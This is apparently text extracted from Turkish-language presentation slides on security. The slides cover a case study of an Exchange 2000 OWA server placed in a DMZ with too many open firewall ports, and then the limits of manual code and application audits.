


Case Study:

Exchange 2000 DMZ'de



- Exchange üzerinde OWA Front-End sunucu DMZ'de
 - “Swiss Cheese Firewall”
 - Harici Firewall
 - Açık portlar 443/80, 110
 - Dahili Firewall
 - Açık portlar 80, 110, LDAP(389), vs.
 - RPC: TCP/135 ve dinamik port range'ler(!) veya 2 tane ile sınırlı - Information Store & Directory Service
 - RADIUS
 - UDP 1645 veya UDP 1812
 - DMZ'de Full Exchange Server
 - DMZ'de hassas bilgiler
 - Sunucu sertifikaları/özel anahtarlar
 - İçerik production network'e clear text geçiyor, sniffing'e açık
 - DMZ'e girenler Authentication / Encryption önlemlerini bypass edebilir



Geleneksel Metodlar

Manuel Audit



- İlgili tüm iş (business) mantığının gözden geçirilmesi
- Tüm uygulama arayüzlerin nasıl çalıştığının tam olarak anlaşılması
- Client side script'ler ve sayfaların tamamen incelenmesi
- İlgili tüm 3rd party kodların ve kendi geliştirdiğiniz kodların gözden geçirilmesi
- Bilinen zayıflıklara ait güncel bir database tutma zorunluluğu



Geleneksel Metodların Problemleri





Asla bitmez, zaman alır, pahalıdır

- Çok noktada insan hatası
 - Uygulama geliştirme, QA, Operasyon, Vendor yazılımları, Outsourcing
- Her gün yeni bug'lar bulunuyor
 - Patch gecikince risk artıyor
- Sitenin Karmaşıklığı
 - Binlerce satır kod ve birçok başka uygulamaya bağlantı
- Uygulama geliştirme çevrimindeki baskı
 - “time to market” gereksinimleri geliştirme ve QA aşamalarını yakından ilgilendirir
- Yaratıcılar paranoidlere karşı!
 - İyi programlama mantığı x güvenli kod



Sorular ?



oguz@dahili.net

